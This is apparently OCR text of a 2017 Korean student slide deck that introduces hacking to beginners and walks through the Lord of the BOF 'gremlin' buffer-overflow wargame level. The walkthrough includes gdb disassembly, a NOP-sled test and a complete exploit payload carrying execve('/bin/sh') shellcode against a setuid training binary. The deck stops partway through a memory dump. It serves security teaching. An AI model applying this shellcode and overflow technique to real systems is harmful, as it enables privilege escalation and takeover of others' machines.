



INCOGNITO

컴알못이 초보 해커가 되기까지



DongYang University

이헌진
유승우
김찬희
이동준

August 12, 2017


목차

1

컴알못이 초보 해커를 바라보다

SID31337

1. 컴알못이 초보 해커를 바라보다




두산백과

해커

[hacker]

요약 컴퓨터 또는 컴퓨터 프로그래밍에 뛰어난 기술자로서 컴퓨터 시스템 내부구조 및 동작에 심취하여 이를 알고자 노력하는 사람.

1. 컴알못이 초보 해커를 바라보다



1. 컴알못이 초보 해커를 바라보다

BUG BOUNTY

White hacker

사진 출처 : http://it.chosun.com/news/article.html?no=2831997


2

해킹을 하려면 무엇을 알아야 하나요?


❖ 해킹 분야

Network	System	Forensic
Web	Reversing	…


❖시스템 해킹이란?


리눅스나 윈도우와 같은 시스템 또는 응용 프로그램의 코드 중
내부에 존재하는 취약점을 찾아
궁극적으로
최상위 권한 획득

❖최상위 권한?




2. 해킹을 하려면 무엇을 알아야 하나요?



3

Bufferoverflow 기초를 다져보아요

3. 메모리 구조와 버퍼오버플로우



3. 메모리 구조와 버퍼오버플로우


EBP Extended Base Pointer(SFP)

ESP Extended Stack Pointer

1). Hackerschool의 LOB - BoF원정

```
[gate@localhost gate]$ ls
gremlin  gremlin.c
[gate@localhost gate]$ cat gremlin.c
/*
        The Lord of the BOF : The Fellowship o
        - gremlin
        - simple BOF
*/

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
[gate@localhost gate]$
```

스택구조



4. LOB BufferOverflow level1

```
[gate@localhost gate]$ gcc -g gremlin.c -o lingrem
[gate@localhost gate]$ ls -l
total 32
-rwsr-sr-x    1 gremlin  gremlin     11987 Feb 26  2010 gremlin
-rw-rw-r--    1 gate     gate          272 Mar 29  2010 gremlin.c
-rwxrwxr-x    1 gate     gate        12583 Jul  5 21:13 lingrem
```

- gcc 명령으로 gremlin.c를 lingrem으로 컴파일


-> 파일명의 길이가 달라지면 메모리 주소에 차이가 있을 수 있음.

- -rwsr-sr-x 1 gremlin gremlin

  U G O 소유자명 그룹명

*gdb란? GNU에서 나온 디버거 프로그램
*setuid란? 사용자가 파일을 실행할 때 소유자의 권한으로 파일 실행

4. LOB BufferOverflow level1




```
(gdb) set dis intel
(gdb) disas main
Dump of assembler code for function main:
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %ebp,%esp
                        sub    %esp,0x100
                        cmp    DWORD PTR [%ebp+8],1
                        jg     0x8048456 <main+38>
                        push   0x80484e0
                        call   0x8048350 <printf>
                        add    %esp,4
                        push   0
                        call   0x8048360 <exit>
                        add    %esp,4
                        mov    %eax,DWORD PTR [%ebp+12]
                        add    %eax,4
                        mov    %edx,DWORD PTR [%eax]
0x804845e <main+46>:    push   %edx
0x804845f <main+47>:    lea    %eax,[%ebp-256]
0x8048465 <main+53>:    push   %eax
0x8048466 <main+54>:    call   0x8048370 <strcpy>
0x804846b <main+59>:    add    %esp,8
0x804846e <main+62>:    lea    %eax,[%ebp-256]
0x8048474 <main+68>:    push   %eax
0x8048475 <main+69>:    push   0x80484ec
```

앞에 코드에서 본 취약하게 생긴 strcpy가 보임.

4. LOB BufferOverflow level1

```
0x8048466 <main+54>:    call   0x8048370 <strcpy>
0x804846b <main+59>:    add    %esp,8
(gdb) b *main+59
Breakpoint 1 at 0x804846b
(gdb) r `perl -e 'print "\x90"x256'`
Starting program: /home/gate/gremlin2.c `perl -e 'print "\x90"x256'`

Breakpoint 1, 0x804846b in main ()
(gdb) x/80wx $esp
0xbffff920:     0xbffff928      0xbffffb83      0x90909090      0x90909090
0xbffff930:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff940:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff950:     0x90909090      0x90909090      0x90909090      0x90909090
```

- 브레이크 포인트로 main+59의 주소(0x804846b)를 잡아줌.
  >>> strcpy명령을 수행하고 난 메모리 값을 확인 가능

- '\x90'은 nop(No Operation)이라는 명령으로 아무 일도 하지 않음.
  >>> 위의 파란명령을 수행을 해서 난 결과를 확인해보자.

4. LOB BufferOverflow level1

* 쉘코드란? 쉘을 실행하기 위한 코드
-> 시스템 해킹의 최종 목표

```
(gdb) run `perl -e 'print "\x90"x195,"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x
62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80","\x90"x40,"\xc0\xf9\
xff\xbf"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/gate/gremlin2.c `perl -e 'print "\x90"x195,"\x31\xc0\x50
\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b
\xcd\x80","\x90"x40,"\xc0\xf9\xff\xbf"'`

Breakpoint 1, 0x804846b in main ()
(gdb) x/80wx $esp
0xbffff920:     0xbffff928      0xbffffb7d      0x90909090      0x90909090
0xbffff930:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff940:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff950:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff960:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff970:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff980:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff990:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9d0:     0x90909090      0x90909090      0x90909090      0x90909090
